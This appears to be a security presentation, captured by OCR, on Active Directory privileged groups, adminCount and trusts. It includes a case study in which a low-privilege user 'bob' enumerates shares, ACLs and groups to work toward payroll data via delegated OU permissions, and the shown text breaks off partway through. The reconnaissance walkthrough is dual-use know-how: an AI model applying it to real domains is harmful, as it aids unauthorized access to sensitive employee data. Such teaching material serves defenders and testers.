PS C:\Users\Administrator> Get-ADGroupMember Administrators -Recursive | Select SamAccountName

SamAccountName
--------------
Administrator
Godmode
Jeff
Brian
```

# adminCount: Domain Trusts



```
PS C:\Users\Administrator> [System.Net.Dns]::GetHostEntry([string]"localhost").HostName
DC01.parent.local
PS C:\Users\Administrator> Get-ADUser -LDAPFilter "(admincount=1)" | select SamAccountName

SamAccountName
--------------
Administrator
krbtgt
Godmode
Brian


PS C:\Users\Administrator> Get-ADGroup -LDAPFilter "(a

SamAccountName
--------------
Administrators
Print Operators
Backup Operators
Replicator
Domain Controllers
Schema Admins
Enterprise Admins
Domain Admins
Server Operators
Account Operators
Read-only Domain Controllers
_the_privileged_few_
```

```
PS C:\Users\Administrator> Get-ADGroupMember Administrators -Recursive | Select SamAccountName

SamAccountName
--------------
Administrator
Godmode
Jeff
Brian
```


Sean Metcalf
@PyroTek3

Regularly review AD privileged group members:
Get-ADGroupMember Administrators -Recursive
lists most. Check in each domain.
#ADSecurityTips

```
PS C:\> Get-ADGroupMember Administrators -Recursive


distinguishedName : CN=ADSAdministrator,CN=Users,DC=lab,DC=adsecurity,DC=org
name              : ADSAdministrator
objectClass       : user
objectGUID        : 02ecf33a-aeb4-45ec-9f85-c5596a187fe4
SamAccountName    : ADSAdministrator
SID               : S-1-5-21-2710041276-1670258761-1848128390-500

distinguishedName : CN=SVC-CompBackup,OU=Service Accounts,DC=lab,DC=adsecurity,DC=org
name              : SVC-CompBackup
objectClass       : user
objectGUID        : 1ea4b369-ce6d-43fd-be7f-c9042ad796ed
SamAccountName    : SVC-CompBackup
SID               : S-1-5-21-2710041276-1670258761-1848128390-1111
```

https://twitter.com/PyroTek3/status/895283533165416449

# adminCount: Domain Trusts



```
PS C:\Users\Administrator> [System.Net.Dns]::GetHostEntry([string]"localhost").HostName
DC01.parent.local
PS C:\Users\Administrator> Get-ADUser -LDAPFilter "(admincount=1)" | select SamAccountName

SamAccountName
--------------
Administrator
krbtgt
Godmode
Brian


PS C:\Users\Administrator> Get-ADGroup -LDAPFilter "(admincount=1)" | select SamAccountName

SamAccountName
--------------
Administrators
Print Operators
Backup Operators
Replicator
Domain Controllers
Schema Admins
Enterprise Admins
Domain Admins
Server Operators
Account Operators
Read-only Domain Controllers
_the_privileged_few_
```

```
PS C:\Users\Administrator> Get-ADGroupMember Administrators -Recursive | Select SamAccountName

SamAccountName
--------------
Administrator
Godmode
Jeff
Brian
```

```
PS C:\Users\Administrator> Get-ADPrincipalGroupMembership -Identity "CN=Jeff,OU=Tech Support,OU=User
s,OU=UK,OU=Europe,OU=Offices,DC=child,DC=parent,DC=local" -server child.parent.local | Select distin
guishedName

distinguishedName
-----------------
CN=Domain Users,CN=Users,DC=child,DC=parent,DC=local
CN=Enterprise Admins,CN=Users,DC=parent,DC=local
```

So, why is this of any interest to

**<u>my</u>**


organization?

# Case Study

# Case Study: Targets

- DA/EA may not be the end goal - ask yourself "...what is it that I, an attacker, would ***want** to access*?..."

- The compromised account may have delegation rights over departmentalized groups i.e. Payroll/HR/Research
  - Locate sensitive data/target
  - Who has access?
  - Does our compromised account have delegation rights over this object?



Yes

No

Profit

# Case Study: Overview


- The target domain is **parent.local**

- We have access to a standard domain user account, **parent\bob**

- We want to get access to **Payroll data**!

# Case Study: Lateral Thinking


1. We find a shared folder



```
PS C:\Users\bob> net view \\file01.parent.local
Shared resources at \\file01.parent.local



Share name  Type  Used as  Comment

-------------------------------------------------
shared      Disk
The command completed successfully.
```


# Case Study: Lateral Thinking

1. We find a shared folder



```
PS C:\Users\bob> net view \\file01.parent.local
Shared resources at \\file01.parent.local



Share name  Type  Used as  Comment

-------------------------------------------------------
shared      Disk
The command completed successfully.
```


2. Domain Users have read/execute permissions – that's us!



```
PS C:\Users\bob> Get-Acl -path \\file01\shared | fl


Path   : Microsoft.PowerShell.Core\FileSystem::\\file01\shared
Owner  : BUILTIN\Administrators
Group  : PARENT\Domain Users
Access : CREATOR OWNER Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         PARENT\Domain Users Allow  ReadAndExecute, Synchronize
Audit  :
Sddl   : O:BAG:DUD:PAI(A;OICIIO;FA;;;CO)(A;OICI;FA;;;SY)(A;OICI;FA;;;BA)(A;OICI;0x1200a9;;;DU)
```

# Case Study: Lateral Thinking


3. What's accessible?



```
PS C:\Users\bob> dir \\file01\shared


    Directory: \\file01\shared


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       30/04/2018     15:30                finance
d-----       30/04/2018     15:30                hr
d-----       30/04/2018     15:30                payroll
-a----       30/04/2018     15:30             10 notes.txt
```


# Case Study: Lateral Thinking

3. What’s accessible?



```
PS C:\Users\bob> dir \\file01\shared


    Directory: \\file01\shared


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       30/04/2018     15:30                finance
d-----       30/04/2018     15:30                hr
d-----       30/04/2018     15:30                payroll
-a----       30/04/2018     15:30             10 notes.txt
```


4. To Bob, not much unfortunately…



```
PS C:\Users\bob> Get-Acl -path \\file01\shared\payroll
Get-Acl : Attempted to perform an unauthorized operation.
At line:1 char:1
+ Get-Acl -path \\file01\shared\payroll
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Get-Acl], UnauthorizedAccessException
    + FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.GetAclCommand
```

# Case Study: Lateral Thinking

5. Some logical thinking may lead us to believe that perhaps there's a *payroll* group within AD that is used to assign members access to this data




```
PS C:\Users\bob> Get-DomainGroup | ? {$_.samaccountname -like '*payroll*' }


usncreated            : 21100
grouptype             : GLOBAL_SCOPE, SECURITY
samaccounttype        : GROUP_OBJECT
samaccountname        : outsource_payroll
whenchanged           : 30/04/2018 10:21:58
objectsid             : S-1-5-21-3511941916-3214777232-430189679-1118
objectclass           : {top, group}
cn                    : outsource_payroll
usnchanged            : 21329
dscorepropagationdata : {30/04/2018 10:21:00, 01/01/1601 00:00:01}
name                  : outsource_payroll
distinguishedname     : CN=outsource_payroll,OU=Groups,OU=Outsourced,DC=parent,DC=local
member                : CN=Nick,OU=Payroll,OU=Outsourced,DC=parent,DC=local
whencreated           : 30/04/2018 09:32:15
instancetype          : 4
objectguid            : 6542fbb7-b66c-4b73-b7b4-38b533b039ba
objectcategory        : CN=Group,CN=Schema,CN=Configuration,DC=parent,DC=local
```

Important information!

# Case Study: Lateral Thinking

6.a This should hopefully look familiar *OU=Groups,OU=Outsourced,DC=parent,DC=local*

6.b Using ADACLScanner let's find the delegated permissions for this OU



● Domain ○ Config ○ Schema ○ Custom

Server: Port:

Naming Context: □ Credentials

rootDSE

Browse Options: ● OU's ○ All Objects □ Show Deleted

Nodes
- DC=parent,DC=local
  - Computers
  - Domain Controllers
  - ForeignSecurityPrincipals
  - Managed Service Accounts
  - Offices
  - Outsourced
    - Development
    - Groups
    - Payroll
  - Program Data
  - System
  - Users

Scan Type: ● DACL (Access) ○ SACL (Audit) □ RAW SDDL

Scan Depth: ● Base ○ One Level ○ Subtree

Objects to scan: ● OUs ○ Containers ○ All Objects ○ (objectClass=*)

View in report: □ View Owner □ DACL Size ☑ Inherited Permissions □ Inheritance Disabled ☑ Skip Default Permissions □ SD Modified date □ Skip Protected Permissions □ ObjectClass

Output Options: ● HTML ○ CSV file ○ Excel file □ Translate GUID's in CSV output

CSV file destination: C:\Users\bob\Desktop\ADACLScanner-master\ADA(

□ Enable Compare

You can compare the current state with a previously created CSV file.

CSV Template File

□ Use nodes from template.

□ Faster compare using USNs of the NTSecurityDescriptor. This requires that your template to contain USNs.Requires SD Modified date selected when creating the template.

Replace DN in file with current domain DN. E.g. DC=contoso,DC=com Type the old DN to be replaced:

